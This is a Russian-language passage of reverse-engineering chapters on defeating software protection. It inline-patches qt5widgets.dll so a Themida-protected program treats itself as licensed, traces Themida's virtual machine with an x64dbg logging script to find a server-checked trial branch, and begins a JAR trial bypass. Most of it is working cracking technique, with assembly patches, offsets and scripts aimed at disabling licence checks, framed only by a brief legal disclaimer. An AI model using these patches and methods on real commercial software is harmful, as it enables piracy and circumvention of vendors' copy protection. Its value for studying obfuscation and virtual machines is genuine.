Если бы на приложении не было навешено «Фемиды», можно было бы пить шампанское: делов-то — поправить пару байтиков условного перехода `je`. Но тут начинается самое интересное. Исходный код у нас зашифрован и упакован, реверсировать виртуальную машину Themida, как мы уже успели убедиться, — вещь достаточно трудоемкая. Причесать и деобфусцировать сдмпленный чуть раньше код, конечно, чуть легче, но все равно задача выглядит весьма непростой.

Самым легким вариантом кажется использование ладера или инлайн-патча. Чтобы не кодить ладер, попробуем второй вариант. Суть в том, что если нельзя пропатчить код самого защищенного приложения, то можно попробовать сделать это из какой-нибудь незащищенной внешней библиотеки, благо Qt-шных либ рядом с программой валяется в изобилии, и контроля целостности на них нет. Слегка поковыряв код, обнаруживаем ближайший к нашей развилке обфусцированный вызов функции `bool __cdecl QWidget::isVisible(void)` библиотеки `qt5widgets.dll`.

```
00007FF6EE96BDAE | 49:8BCF      | mov rcx,r15
00007FF6EE96BDB1 | FF15 B1B75401 | call qword ptr ds:[7FF6EFEB7568]
00007FF6EE96BDB7 | 84C0        | test al,al
00007FF6EE96BDB9 | 0F85 EB020000 | jne 7FF6EE96C0AA
00007FF6EE96BDBF | 48:8D8C24 20090000 | lea rcx,qword ptr ss:[rsp+920]
```

После прохождения всей последовательности обфусцированного кода вызов упирается в коротенькую реализацию данной функции внутри `qt5widgets.dll`, ее код мы и будем использовать для автопатча основной программы.

```
mov rax,qword ptr ds:[rcx+28]
mov eax,dword ptr ds:[rax+8]
shr eax,F
and al,1
ret
```

Следующая сложность заключается в том, что мы не можем так просто взять и поправить код исполняемого процесса из него же. Значит, надо искать переменные в секции данных, правка которых дала бы тот же эффект. Итак, нам надо добиться, чтобы вызов метода

```
00007FF630D5C11A          call     qword ptr [rdx+8]
```

возвращал в AL ненулевое значение. Еще немного покопавшись в отладчике, превращаем данный метод вот в такую последовательность действий:

```
mov rcx,qword ptr ds:[7FF6F47F6EF8]
mov rcx,qword ptr ds:[rcx+10]
movzx eax,byte ptr ds:[rcx+A1E]
```

Это означает, что для того, чтобы программа почувствовала себя лицензионной, нужно установить по адресу `[[7FF6F47F6EF8]+10]+A1E` любое ненулевое значение байта (например, 1). Алгоритм наших действий таков:

1. Выполняем исходный код метода `bool __cdecl QWidget::isVisible(void)`. Результат в регистре AL, регистр RCX программе уже не интересен, его можно использовать в своих целях, что мы и сделаем.
2. Проверим, из нужного ли места был вызван метод `isVisible`. Поскольку секция кода садится каждый раз на разные адреса, самое простое и более-менее надежное — проверять последние несколько байтов адреса (например, 16 бит). Искомый адрес вызова должен быть `?????????BDB7`.
3. Адрес вызова мы также используем для относительной адресации переменной `[7FF6F47F6EF8]`. Несложно посчитать, что смещение между ее адресом и адресом вызова равно `0x5AAB44C`.
4. На всякий случай проверяем значение этой переменной (на момент вызова нашего `isVisible` она запросто может быть еще не инициализирована) и устанавливаем значение `[[7FF6F47F6EF8]+10]+A1E` в 1.

Теперь, когда алгоритм понятен, ищем в коде библиотеки `qt5widgets.dll` ближайший пустой кусок достаточной длины и устанавливаем обработчик `isVisible` на него. Поправленный и дополненный код `isVisible` выглядит так:

```
00007FFDB8EFF04F | 48:8B41 28          | mov rax,qword ptr ds:[rcx+28]
00007FFDB8EFF053 | 8B40 08            | mov eax,dword ptr ds:[rax+8]
00007FFDB8EFF056 | C1E8 0F            | shr eax,F
00007FFDB8EFF059 | 24 01              | and al,1    <- В AL результат
isVisible
00007FFDB8EFF05B | 48:8B0C24          | mov rcx,qword ptr ss:[rsp] <-
Адрес вызова, точнее, возврата
00007FFDB8EFF05F | 81E1 FFFF0000      | and ecx,FFFF <- Берем от него
младшие 16 бит...
00007FFDB8EFF066 | 48:81F9 B7BD0000    | cmp rcx,BDB7 <- И проверяем их на
?????????BDB7
00007FFDB8EFF06D | 74 01              | je qt5widgets.7FFDB8EFF070
```

```

00007FFDB8EFF06F | C3          | ret          <- Если вызов не
оттуда то ничего не делаем и просто возвращаем AL
00007FFDB8EFF070 | 48:8B0C24    | mov rcx,qword ptr ss:[rsp] <-
Адрес вызова, точнее, возврата
00007FFDB8EFF074 | 48:81C1 41B1E805 | add rcx,5E8B141 <- В rcx адрес
[7FF6F47F6EF8]
00007FFDB8EFF07B | 48:8B09      | mov rcx,qword ptr ds:[rcx]
00007FFDB8EFF07E | 48:85C9      | test rcx,rcx
00007FFDB8EFF081 | 74 EC        | je qt5widgets.7FFDB8EFF06F <-
Если [7FF6F47F6EF8] не инициализирована, то тоже ничего не делаем
00007FFDB8EFF083 | 48:8B49 10    | mov rcx,qword ptr ds:[rcx+10]
00007FFDB8EFF087 | C681 1E0A0000 01 | mov byte ptr ds:[rcx+1E],1 <-
Устанавливаем признак лицензированности и возвращаем AL
00007FFDB8EFF08E | C3          | ret

```

Все это кажется каким-то извращением, но это работает: внешняя стандартная библиотека Qt при обращении к ней из нужного места делает накрытую Themida программу «лицензионной», даже не модифицируя ее код.

Я, конечно, не претендую на чистоту, правильность и надежность приведенного выше кода, но, на мой взгляд, это самый простой и быстрый принцип автопатча, пригодный для обхода не только Themida, но и любой другой серьезной защиты, шифрующей код и проверяющей его целостность.

# Сны Фемиды. Ломаем виртуальную машину Themida

---

**МВК**

Themida считается одним из самых сложных инструментов защиты программ от нелегального копирования — не только из-за обфускации и навороченных механизмов антиотладки, но и из-за широкого использования виртуализации. В предыдущей главе мы узнали, как сбросить триал в защищенной Themida программе. Теперь настало время поковыряться в ее виртуальной машине.

## **ВНИМАНИЕ!**

Материал имеет ознакомительный характер и предназначен для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Ранее я уже упоминал об одной очень злой и вредной особенности серьезных протекторов: чтобы усложнить жизнь хакерам, разработчики обфусцируют критические участки скомпилированного кода в макрокоманды виртуальной машины, щедро разбавленные ловушками и безумным кодом. При таком раскладе объем кода может увеличиваться в тысячи раз, делая реверс чудовищно сложным. Вдобавок его можно делать мутирующим, реализуя одну и ту же команду сотнями разных способов. Теперь попробуем разобрать более сложный способ виртуализации на примере снятия триала с одного из графических плагинов.

Итак, условия задачи: у нас есть 64-битная библиотека, привязанная к определенному ознакомительному периоду. Халявный сброс триала, методы которого я описывал в прошлой главе, невозможен: при загрузке библиотека стучится на сервер, который проверяет текущую дату и дает добро на запуск. При отсутствии соединения программа просто не работает. Код упакован и зашифрован, исследованию в дизассемблере не подлежит, но детекторы не видят на нем никакого известного протектора. В общем, ситуация начинает слегка пугать.

Но мы не из пугливых! Загружаем программу в наш любимый отладчик x64dbg и при помощи описанного мною в предыдущих статьях замечательного плагина ScyllaHide подбираем антиантиотладочную конфигурацию (Themida). Теперь

включаем уже опробованный нами в боях плагин Themidie и наконец получаем возможность поковыряться в расшифрованном и распакованном коде (включая его трассировку). Чтобы расшифрованный код было удобнее изучать, я сдампил его еще одним описанным ранее плагином — Scylla. Если теперь мы загрузим сдампленный код в дизассемблер IDA, то увидим примерно такую картину (рис. 7.1).




Рис. 7.1. Сдампленный код в дизассемблере IDA

Бегло взглянув на карту нашего модуля, мы увидим коротенькую синюю полоску слева. Она подсказывает, что в начале модуля сосредоточен нормальный вменяемый код функций, который по каким-то причинам (обычно скорость исполнения) не подвергся виртуализации. Пестрая полоска с преобладанием коричневого цвета справа — шитый код виртуальной машины Themida, перемежающийся обработчиками команд.

Побродив немного отладчиком по дебрям кода и слегка расстроившись, переходим к более прогрессивному методу работы. Попробуем отследить и проанализировать трассу между вызываемыми неvirtуализированными функциями. В качестве отправного пункта берем функцию HTTP-запроса лицензии на сервер, благо она по понятным причинам не обфусцирована. Ставим на нее точку останова и при ее достижении ждем Ctrl-F9, выполняя функцию до возврата в обработчик шитого кода, из которого она вызывается.

На входе обнаруживаем такой огромный кусок бессмысленных команд, что его бесполезно пытаться пройти вручную. Возложим эту тяжкую задачу на отладчик. Для этого откроем вкладку «Трассировка» (крайняя справа) и правой кнопкой мыши выберем «Начать выполнение трассировки». Затем для быстроты запускаем трассировку через Ctrl-Alt-F8 (трассировка с обходом). Памятуя о том, что неvirtуализированный код находится в секции с меньшими адресами, в качестве условия останова ставим RIP до начала секции, содержащей виртуализированный код (рис. 7.2).

В окне трассировки шустро побежали исполняемые команды, а вот и остановка на следующем вызове какой-то функции. Ого, нам потребовалась пара десятков тысяч

шагов, чтобы преодолеть промежуток между ними! Это нас не пугает: попробуем проанализировать полученную трассу.




Рис. 7.2. Ставим RIP до начала секции, содержащей виртуализированный код

Для начала нас интересует, каким образом реализована псевдокоманда вызова не-виртуализированной функции. В самом конце трассы находим такой участок кода, соответствующего обработчику вызова функции и коду перехода на него от обработчика предыдущей псевдокоманды. Попробуем по нему понять принцип действия виртуальной машины:

```

33DC | 00007FFD071D113F | 48:89EF | mov rdi,rbp
<--- RBP указывает на текущий фрейм кода
33DD | 00007FFD071D1142 | 48:81C7 36010000 | add rdi,136
33DE | 00007FFD071D1149 | 0907 | or dword ptr ds:[rdi],eax
33DF | 00007FFD071D114B | 48:25 FFFF0000 | and rax,FFFF <--- RAX
16-битный параметр текущей команды, представляющий собой
33E0 | 00007FFD071D1151 | 48:C1E0 03 | shl rax,3
<--- индекс в таблице 64-битных адресов обработчиков команд шитого кода
33E1 | 00007FFD071D1155 | 48:01C2 | add rdx,rax
<--- базовый адрес
33E2 | 00007FFD071D1158 | 4C:8B02 | mov r8,qword ptr ds:[rdx]
<--- Элемент по этому индексу указывает на обработчик следующей команды, то
есть 7FFD07011D20
33E3 | 00007FFD071D115B | 48:89EB | mov rbx,rbp
33E4 | 00007FFD071D115E | 48:81C3 EB000000 | add rbx,EB
33E5 | 00007FFD071D1165 | 48:8103 22000000 | add qword ptr ds:[rbx],22
<--- [RBP+EB] указатель на текущую команду шитого кода, ее размер был 22h
байта, сдвинуть его на следующую команду
33E6 | 00007FFD071D116C | 41:FFE0 | jmp r8 <--- после чего
перейти на ее обработчик
33E7 | 00007FFD07011D20 | 48:C7C2 00000000 | mov rdx,0
33E8 | 00007FFD07011D27 | 49:89E8 | mov r8,rbp
33E9 | 00007FFD07011D2A | 49:81C0 EB000000 | add r8,EB
33EA | 00007FFD07011D31 | 4D:8B00 | mov r8,qword ptr ds:[r8]
<--- R8=[RBP+EB] указатель на новую команду шитого кода

```

```

33EB | 00007FFD07011D34 | 49:81C0 06000000 | add r8,6
33EC | 00007FFD07011D3B | 41:8B10 | mov edx,dword ptr ds:[r8]
<--- В RDX 32-битный параметр псевдокоманды по смещению 6 байт
33ED | 00007FFD07011D3E | 48:89E9 | mov rcx,rbp
33EE | 00007FFD07011D41 | 48:81C1 01000000 | add rcx,1 <--- [RBP+1] <--
- Базовый адрес модуля
33EF | 00007FFD07011D48 | 48:0311 | add rdx,qword ptr ds:[rcx]
<--- Их сумма дает абсолютный адрес вызываемой функции в RDX
33F0 | 00007FFD07011D4B | 49:C7C6 00000000 | mov r14,0
33F1 | 00007FFD07011D52 | 49:89E8 | mov r8,rbp
33F2 | 00007FFD07011D55 | 49:81C0 EB000000 | add r8,EB
33F3 | 00007FFD07011D5C | 4D:8B00 | mov r8,qword ptr ds:[r8]
<--- R8=[RBP+EB] указатель на текущую команду шитого кода
33F4 | 00007FFD07011D5F | 49:81C0 04000000 | add r8,4
33F5 | 00007FFD07011D66 | 6645:8B30 | mov r14w,word ptr ds:[r8]
<--- В R14 16-битный параметр псевдокоманды по смещению 4 байта
33F6 | 00007FFD07011D6A | 49:01E6 | add r14,esp <--- Это
размер зарезервированного места в стеке под сохраненные регистры
33F7 | 00007FFD07011D6D | 49:8916 | mov qword ptr ds:[r14],rdx
<--- Адрес вызываемой функции на стек для перехода
33F8 | 00007FFD07011D70 | 49:81C6 08000000 | add r14,8 <--- Место в
стеке для адреса возврата из нее
33F9 | 00007FFD07011D77 | 48:C7C2 00000000 | mov rdx,0
33FA | 00007FFD07011D7E | 49:89E8 | mov r8,rbp
33FB | 00007FFD07011D81 | 49:81C0 EB000000 | add r8,EB
33FC | 00007FFD07011D88 | 4D:8B00 | mov r8,qword ptr ds:[r8]
<--- R8=[RBP+EB] указатель на текущую команду шитого кода
33FD | 00007FFD07011D8B | 49:81C0 00000000 | add r8,0
33FE | 00007FFD07011D92 | 41:8B10 | mov edx,dword ptr ds:[r8]
<--- В RDX 32-битный параметр псевдокоманды по смещению 0 байт
33FF | 00007FFD07011D95 | 48:89E8 | mov rax,rbp
|
3400 | 00007FFD07011D98 | 48:05 01000000 | add rax,1
|
3401 | 00007FFD07011D9E | 48:0310 | add rdx,qword ptr ds:[rax]
<--- [RBP+1] - базовый адрес модуля, их сумма дает
3402 | 00007FFD07011DA1 | 49:8916 | mov qword ptr ds:[r14],rdx
<--- адрес возврата из вызываемой функции на стек
3403 | 00007FFD07011DA4 | 48:89EB | mov rbx,rbp
3404 | 00007FFD07011DA7 | 48:81C3 7F000000 | add rbx,7F
3405 | 00007FFD07011DAE | C703 00000000 | mov dword ptr ds:[rbx],0
<--- По всей видимости, [RBP+7F] флаг реентерабельности?
3406 | 00007FFD07011DB4 | 41:58 | pop r8
3407 | 00007FFD07011DB6 | 41:59 | pop r9
3408 | 00007FFD07011DB8 | 41:5A | pop r10
3409 | 00007FFD07011DBA | 41:5B | pop r11
340A | 00007FFD07011DBC | 41:5C | pop r12
340B | 00007FFD07011DBE | 41:5D | pop r13
340C | 00007FFD07011DC0 | 41:5E | pop r14
340D | 00007FFD07011DC2 | 41:5F | pop r15

```

```

340E | 00007FFD07011DC4 | 5F | pop rdi
340F | 00007FFD07011DC5 | 5E | pop rsi
3410 | 00007FFD07011DC6 | 5D | pop rbp
3411 | 00007FFD07011DC7 | 5B | pop rbx
3412 | 00007FFD07011DC8 | 5A | pop rdx
3413 | 00007FFD07011DC9 | 59 | pop rcx
3414 | 00007FFD07011DCA | 58 | pop rax
3415 | 00007FFD07011DCB | 9D | popfq
3416 | 00007FFD07011DCC | C2 0000 | ret 0 <--- Перейти к
вызываемой функции

```

Итак, мы примерно разобрали одну (из нескольких тысяч) команду шитого кода Themida — вызов неvirtуализированной функции. Выглядит она примерно так (рис. 7.3).

Адрес	Дисассембли	Комментарий	Шестнадцатеричный код
00007FFD078B403A	57 13 02	80 00 60 23	00 00 3A 01 13 01 96 03
00007FFD078B404A	E3 00 09 00	18 01 B1 00	A4 00 60 01 36 EA F5 4A
00007FFD078B405A	18 01 FD 05	88 E0 4F 00	A4 00 01 30 22 00 09 00
00007FFD078B406A	3A 01 ED E0	22 00 A4 00	47 2A 2E 01 22 00 22 00
00007FFD078B407A	3A 01 27 46	2E 01 A4 00	13 01 B1 00 3A 01 A3 8A
00007FFD078B408A	C7 00 FF 00	29 4C 60 01	A4 00 13 01 B1 00 B1 00
00007FFD078B409A	71 3F 60 01	57 00 F7 4F	00 A4 00 13 01 4A 01
00007FFD078B40AA	2E 01 F2 3D	3A 01 B8 E0	4A 01 A4 00 DB 73 E3 00
00007FFD078B40BA	22 00 FF 00	ED E0 60 01	A4 00 D9 29 18 01 3A 01
00007FFD078B40CA	4F 00 1B 01	27 48 18 01	A4 00 13 01 C7 00 22 00
00007FFD078B40DA	65 8C 6C 01	4F 00 29 4C	E3 00 A4 00 13 01 09 00
00007FFD078B40EA	57 00 7D 3D	57 00 22 00	F7 4F FF 00 A4 00 13 01
00007FFD078B40FA	00 00 FF 00	86 3E 60 01	B8 E0 09 00 A4 00 09 A4
00007FFD078B40FA	4F 00 09 00	2E 01 B8 E0	C7 00 A4 00 AC D3 18 01
00007FFD078B411A	18 01 18 01	ED E0 3A 01	A4 00 4C 0E C7 00 C7 00
00007FFD078B412A	E3 00 60 01	27 38 6C 01	A4 00 13 01 6C 01 18 01
00007FFD078B413A	49 8C 22 00	2E 01 F7 3F	4F 00 A4 00 13 01 57 00
00007FFD078B414A	E3 00 D7 3D	57 00 9F DF	3A 01 A4 00 0F A4 2E 01
00007FFD078B415A	B1 00 6C 01	13 01 A4 00	5D 4A 09 00 10 13 01 C5
00007FFD078B416A	73 A4 00 B1	00 26 66 A2	48 79 44 A4 00 53 AD 13
00007FFD078B417A	01 13 01 DC	26 4A 01 E3	00 3A 01 A4 00 A4 00 B1

Рис. 7.3. Вызов неvirtуализированной функции

Что же делать дальше? По-хорошему надо пройтись по таблице адресов обработчиков виртуальных команд, благо она у нас есть, разобраться, что делает каждая из них, и «распрямить» наш безумный код. Однако это путь не из приятных: команд ну очень много, причем они мутируют, то есть одна и та же команда может присутствовать в разных вариациях.

Возможно, после всего описанного тебя уже не сильно напугает то, что в одном исполняемом файле может использоваться даже несколько разных мутировавших виртуальных машин (разные системы команд с переставленными параметрами, длинами и так далее). Поэтому для начала попробуем найти более короткий путь.

Поскольку трасса даже между двумя соседними вызовами функций получается чудовищно длинной, попытаемся залогировать хотя бы сами эти вызовы. Обрати внимание, что регистры для совместимости вроде как сохраняются в одном порядке, поэтому поищем код их сохранения (41 58 41 59 41 5A...). Нашлось примерно две сотни мутированных обработчиков вызова неvirtуализированных функций. Но расставлять руками точки останова на них очень муторно, поэтому пишем следующий скрипт:

```

findallmem 0, "41584159415A415B415C415D415E415F5F5E5D5B5A59589DC20000"
mov i,0

```



```

loop:
cmp i, $result
je continue
bp ref.addr(i)+18
bpcnd ref.addr(i)+18, 0
bpl ref.addr(i)+18, "called from: \"{rip}\" called: \"{rsp}\" return to:
 \"{rsp+8}\" rsp: \"{rsp}\" PC: \"{mem.base(rip)+128EDDC+EB}\""
inc i
jmp loop
continue:

```

То есть мы ищем все места в коде, где есть такая последовательность восстановления регистров, и ставим на нее условную точку останова, логирующую текущее состояние виртуальной машины. Волшебное число 128EDDC получено эмпирически как смещение текущего фрейма относительно базы модуля, а волшебное число EB — как смещение до программного счетчика виртуальной машины из приведенного выше фрагмента кода. После отработки скрипта получаем две сотни условных точек останова, которые пишут в лог трассу вызовов примерно в таком виде:

```

text
called from: 7FFD069D8E12 called: 7FFD158B6D30 return to: 7FFD06B8067F rsp:
6B694FA710 PC: 7FFD06AE481F
called from: 7FFD069D8E12 called: 7FFD158B6DB0 return to: 7FFD06B807E5 rsp:
6B694FA710 PC: 7FFD06AE4A3C
called from: 7FFD06A8ACB5 called: 7FFD0507CB40 return to: 7FFD06B8094D rsp:
6B694FA710 PC: 7FFD06AE4BC3
called from: 7FFD069D8E12 called: 7FFD158B6EC0 return to: 7FFD06B80A70 rsp:
6B694FA710 PC: 7FFD06AE4DA6
called from: 7FFD0698CFB6 called: 7FFD158B6D30 return to: 7FFD06B80BC8 rsp:
6B694FA710 PC: 7FFD06AE506B
called from: 7FFD069E6E0F called: 7FFD158B6DB0 return to: 7FFD06B80D0C rsp:
6B694FA710 PC: 7FFD06AE5294
called from: 7FFD06A146C8 called: 7FFD0507CB60 return to: 7FFD06B80EB9 rsp:
6B694FA710 PC: 7FFD06AE542D
called from: 7FFD069D8E12 called: 7FFD158B6EC0 return to: 7FFD06B81002 rsp:
6B694FA710 PC: 7FFD06AE5616
called from: 7FFD0698CFB6 called: 7FFD158B6D30 return to: 7FFD06B8114F rsp:
6B694FA710 PC: 7FFD06AE58EB
called from: 7FFD0698CFB6 called: 7FFD158B6DB0 return to: 7FFD06B812C2 rsp:
6B694FA710 PC: 7FFD06AE5B0B
called from: 7FFD06AA94FE called: 7FFD0507CC60 return to: 7FFD06B8143D rsp:
6B694FA710 PC: 7FFD06AE5C9A
called from: 7FFD069E6E0F called: 7FFD158B6EC0 return to: 7FFD06B815EB rsp:
6B694FA710 PC: 7FFD06AE5E87
called from: 7FFD0698CFB6 called: 7FFD158B6D30 return to: 7FFD06B81741 rsp:
6B694FA710 PC: 7FFD06AE60CE
called from: 7FFD069E6E0F called: 7FFD158B6DB0 return to: 7FFD06B81875 rsp:
6B694FA710 PC: 7FFD06AE62DC
called from: 7FFD06A146C8 called: 7FFD0507CE60 return to: 7FFD06B819C5 rsp:
6B694FA710 PC: 7FFD06AE647E

```

```

called from: 7FFD069D8E12 called: 7FFD158B6EC0 return to: 7FFD06B81B3A rsp:
6B694FA710 PC: 7FFD06AE6679
called from: 7FFD06AA94FE called: 7FFD0506B620 return to: 7FFD06B81C91 rsp:
6B694FA710 PC: 7FFD06AE6874
called from: 7FFD069E6E0F called: 7FFD158B6D30 return to: 7FFD06B81DB7 rsp:
6B694FA710 PC: 7FFD06AE6A49
called from: 7FFD069E6E0F called: 7FFD158B6DB0 return to: 7FFD06B81F01 rsp:
6B694FA710 PC: 7FFD06AE6C6E
called from: 7FFD069E6E0F called: 7FFD158BE0D0 return to: 7FFD06B82060 rsp:
6B694FA710 PC: 7FFD06AE6E97
called from: 7FFD069E6E0F called: 7FFD158D0E50 return to: 7FFD06B821AE rsp:
6B694FA710 PC: 7FFD06AE7098
called from: 7FFD069D8E12 called: 7FFD158BDD80 return to: 7FFD06B822C9 rsp:
6B694FA710 PC: 7FFD06AE725F
called from: 7FFD069D8E12 called: 7FFD158B6EC0 return to: 7FFD06B82405 rsp:
6B694FA710 PC: 7FFD06AE7446
called from: 7FFD069E6E0F called: 7FFD158B6D30 return to: 7FFD06B82569 rsp:
6B694FA710 PC: 7FFD06AE7633
called from: 7FFD0698CFB6 called: 7FFD158B6DB0 return to: 7FFD06B826D3 rsp:
6B694FA710 PC: 7FFD06AE7845

```

Указатель стека мы проверяем для контроля вызовов виртуализированных функций, а в последней колонке содержится указатель на текущую исполняемую команду шитого кода. Два таких лога, запущенных со включенным и отключенным интернетом, дают нам возможность найти развилку в шитом коде с точностью до вызова неvirtуализированной функции.

Для более точного нахождения развилки нам придется искать команду условного оператора и ее обработчик. С этой целью снова повторяем последовательность действий, описанную в начале этой главы, — останавливаемся на последнем вызове неvirtуализированной функции перед развилкой и запускаем более детальную трассировку при включенном и отключенном интернете. Придется повозиться, сравнивая ну очень длинные трассы, но в итоге мы находим обработчик условного оператора. Реализация его чрезвычайно сложна, настолько, что тут нет места, чтобы привести ее полностью. Да и смысла никакого в этом нет: код мутирует и почти ни один шаблон не действует.

Более того, злобные кодеры из Ogeans еще сильнее усложнили нам жизнь, добавив в команду дополнительный 8-битный параметр. От его значения зависит флаг, на который реагирует условный переход. И, разумеется, при мутации команд эти параметры меняются. Само место развилки выглядит примерно так:

2564		00007FFD6A21E0CE		49:89E8		mov r8,rbp <--- RBP
указывает на текущий фрейм кода						
2565		00007FFD6A21E0D1		49:81F5 01000000		xor r13,1
2566		00007FFD6A21E0D8		49:01D5		add r13,rdx
2567		00007FFD6A21E0DB		4C:31CA		xor rdx,r9
2568		00007FFD6A21E0DE		49:81C0 EB000000		add r8,EB
2569		00007FFD6A21E0E5		4C:01EA		add rdx,r13
256A		00007FFD6A21E0E8		48:09D2		or rdx,rdx

```

256B | 00007FFD6A21E0EB | 4D:8B00 | mov r8,qword ptr ds:[r8]
<--- R8=[RBP+EB] указатель на новую команду шитого кода
256C | 00007FFD6A21E0EE | 49:81C0 0A000000 | add r8,A
256D | 00007FFD6A21E0F5 | 48:81C9 80000000 | or rcx,80
256E | 00007FFD6A21E0FC | 45:8A08 | mov r9b,byte ptr ds:[r8]
<--- В R9 битный идентификатор флага по смещению A байт
256F | 00007FFD6A21E0FF | 41:80F9 E4 | cmp r9b,E4
<--- В этой реализации команды идентификатор E4 соответствует Zero flag
2570 | 00007FFD6A21E103 | 0F84 19000000 | je 7FFD6A21E122
2571 | 00007FFD6A21E122 | 48:81E2 90000000 | and rdx,90
2572 | 00007FFD6A21E129 | 49:81E6 04000000 | and r14,4
2573 | 00007FFD6A21E130 | 4D:09CD | or r13,r9
2574 | 00007FFD6A21E133 | 41:54 | push r12
2575 | 00007FFD6A21E135 | 41:81E4 40000000 | and r12d,40 <--- Регистр
флагов уже загружен в r12d, маска 40h — установлен бит Zero
2576 | 00007FFD6A21E13C | 0F84 18000000 | je 7FFD6A21E15A <-----
-----Развилка
2577 | 00007FFD6A21E15A | 49:C7C5 00000000 | mov r13,0
2578 | 00007FFD6A21E161 | 48:81C1 78000000 | add rcx,78
2579 | 00007FFD6A21E168 | 48:81E9 88000000 | sub rcx,88
257A | 00007FFD6A21E16F | 41:5C | pop r12
257B | 00007FFD6A21E171 | 49:C7C5 00000000 | mov r13,0
257C | 00007FFD6A21E178 | 49:C7C5 00040000 | mov r13,400
257D | 00007FFD6A21E17F | 41:80F9 60 | cmp r9b,60

```

Код данного обработчика мы поменять не можем (он используется в бесчисленном количестве других мест), однако мы можем модифицировать команду шитого кода, ведь она содержит в своих параметрах адреса и обеих веток виртуального кода, и их обработчиков. Разумеется, придется вносить исправления в уже распакованный и расшифрованный код, а еще — озадачиться борьбой с проверкой контроля целостности.

Итак, мы достигли поставленной цели: сравнили два лога и нашли развилку в коде между ветками с правильным ответом сервера и без него. Пропатчив код, мы можем излечить наш подопытный графический плагин от излишней алчности.

Мы рассмотрели лишь общие принципы реализации виртуальной машины Themida. К слову сказать, у Oreans есть и другие похожие продукты, например Code Virtualizer ([https://www.oreans.com/help/cv/hm\\_codevirtualizer.htm](https://www.oreans.com/help/cv/hm_codevirtualizer.htm)). Этот материал, возможно, поможет кому-то в изучении принципов работы подобных виртуальных машин и обфускаторов.

# Грязный Джо. Взламываем Java-приложения с помощью dirtyJOE

---

**МВК**

Способы обхода триала в различных программах — одна из самых интересных тем прикладного реверс-инжиниринга. Настало время вернуться к этой тематике снова. Наш сегодняшний пациент — приложение, выполненное в виде JAR-модуля, которое мы исследуем без полного реверса и пересборки проекта.

## **ВНИМАНИЕ!**

Материал имеет ознакомительный характер и предназначен для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

В заметке «В обход стражи. Отлаживаем код на PHP, упакованный SourceGuardian (<https://xakep.ru/2021/09/29/sourceguardian-bypass/>)» рассматривалась программа, реализованная в виде локального веб-интерфейса. Работает она так: под Windows запускается локальный сервер Apache с набором PHP-модулей, а пользователь взаимодействует с приложением через браузер, в котором набирает адрес localhost. Программа, взломом которой мы займемся сегодня, действует похожим образом, только написана она на Java и поставляется в виде файла .JAR. Наша задача — отучить приложение от демо-режима.

По счастью, нам известно, где лежат стартующие в виде сервиса исполняемые модули программы в формате .EXE и соответствующий JAR-файл. По своей сути JAR — это обычный ZIP-архив, в который упакованы части проекта. Поскольку мы собираемся править код, нас интересуют модули \*.CLASS, содержащие откомпилированный JVM-байт-код. Декомпиляторов и способов их применения множество, существуют даже инструменты вроде JD-GUI, способные полностью восстановить проект из исполняемого файла. Чаще всего взломщики используют общеизвестный JAD, который из-за его распространенности ловкие обфускаторы давно научились

обманывать, что, в свою очередь, стало причиной появления более продвинутых декомпиляторов вроде CFR. Эта война щитов и мечей, пуль и бронежилетов обещает быть долгой, нам остается только запастись попкорном. Но не будем тут останавливаться, а вместо этого предположим, что мы декомпилировали проект одним из описанных способов до Java-исходников и даже проанализировали полученный код.

Применительно к нашему подопытному приложению это выглядело примерно так. Декомпилировав все-все-все CLASS-файлы, мы так и не обнаружили ничего похожего на обращение к лицензии, однако в подкаталоге BOOT-INF/lib нашего JAR-архива нашлось множество упакованных JAR-библиотек, среди которых сразу бросилась в глаза библиотека license-1.2.12.jar. Распаковав и декомпилировав ее, мы наткнулись на два CLASS-модуля, содержащих две любопытные функции. Одна возвращает демонстрационный режим, вторая активирует опцию 1 по умолчанию:

```
public boolean isDemo() {
    return this.getPublicDataHash().isEmpty();
}

public void setDefault() {
    if (this.hasModule(1)) {
        Iterator iter = this.modulesItems.entrySet().iterator();
        while (iter.hasNext()) {
            Map.Entry item = iter.next();
            if ((Integer)item.getKey() == 1) continue;
            ((BaseModule)item.getValue()).close();
            iter.remove();
            this.onModuleUpdated((Integer)item.getKey());
        }
    } else {
        this.closeModules();
